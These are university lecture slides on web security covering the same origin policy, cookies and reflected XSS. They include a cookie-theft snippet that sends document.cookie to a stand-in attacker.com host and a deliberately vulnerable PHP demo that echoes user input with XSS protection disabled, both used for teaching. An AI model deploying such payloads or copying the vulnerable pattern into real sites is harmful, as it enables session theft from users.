CSE 484 / CSE M 584:
Web Security: Same Origin Policy and XSS

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Announcements

- Homework 2: Due Friday
- My office hours this week: Thursday at 11:30-12:20pm

Review: Two Sides of Web Security

(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection

Review: Browser Security Model


Goal 1: Protect local system from web attacker

→ Browser Sandbox

(More on this next week)

Goal 2: Protect/isolate web content from other web content

→ Same Origin Policy



Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!


- Browsers don't (or didn't) always get it right...

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).


```
<html> <body>
<iframe
  src="http://www.bank.com/iframe.html">
</iframe>
</body> </html>
```



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).


Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
  - Can't steal login token for another site ☺



Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/steal.php?cookie='+document.cookie; return
false;">Click here!</a>
```


- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

Stepping Back

- Browser security model
  - Same origin policy: isolate web content from different domains
  - Next week: More on browser sandbox, and isolation for plugins and extensions
- Web application security (next + Lab2)
  - How (not) to build a secure website

Web Application Security: How (Not) to Build a Secure Website

Dynamic Web Application



http://www.owasp.org

OWASP Top 10 Web Vulnerabilities (5/2021)

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. **Cross-Site Scripting (XSS)**
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
```

or

```
$user = "world"; echo "Hello" . $user . "!";
```

- Form data in global arrays $_GET, $_POST, …

Echoing / "Reflecting" User Input

Classic mistake in server-side applications

http://naive.com/search.php?term="Example 484 Project Ideas?"

search.php responds with

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>... </body>
```

Echoing / "Reflecting" User Input

naive.com/hello.php?name=*User*

Welcome, dear `User`

naive.com/hello.php?name= *<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*


Welcome, dear

XSS – Quick Demo

```
<?php
setcookie("SECRET_COOKIE", "12345");
header("X-XSS-Protection: 0");
?>
<html><body><br><br>
<form action="vulnerable.php" method="get">
Name: <input type="text" name="name" size="80">
<input type="submit" value="submit”></form>
<br><br><br>
<div id="greeting">
<?php
$name = $_GET["name"];
if($name) { echo "Welcome " .  $_GET['name'];}
?>
</div></body></html>
```


Need to explicitly disable XSS protection – newer browsers try to help web developers avoid these vulnerabilities!

Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS


Injected script can manipulate website to show bogus information, leak sensitive data, cause user's browser to attack other websites. This violates the "spirit" of the same origin policy!



Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy

Stored XSS


Attack server
4 steal valuable data
1
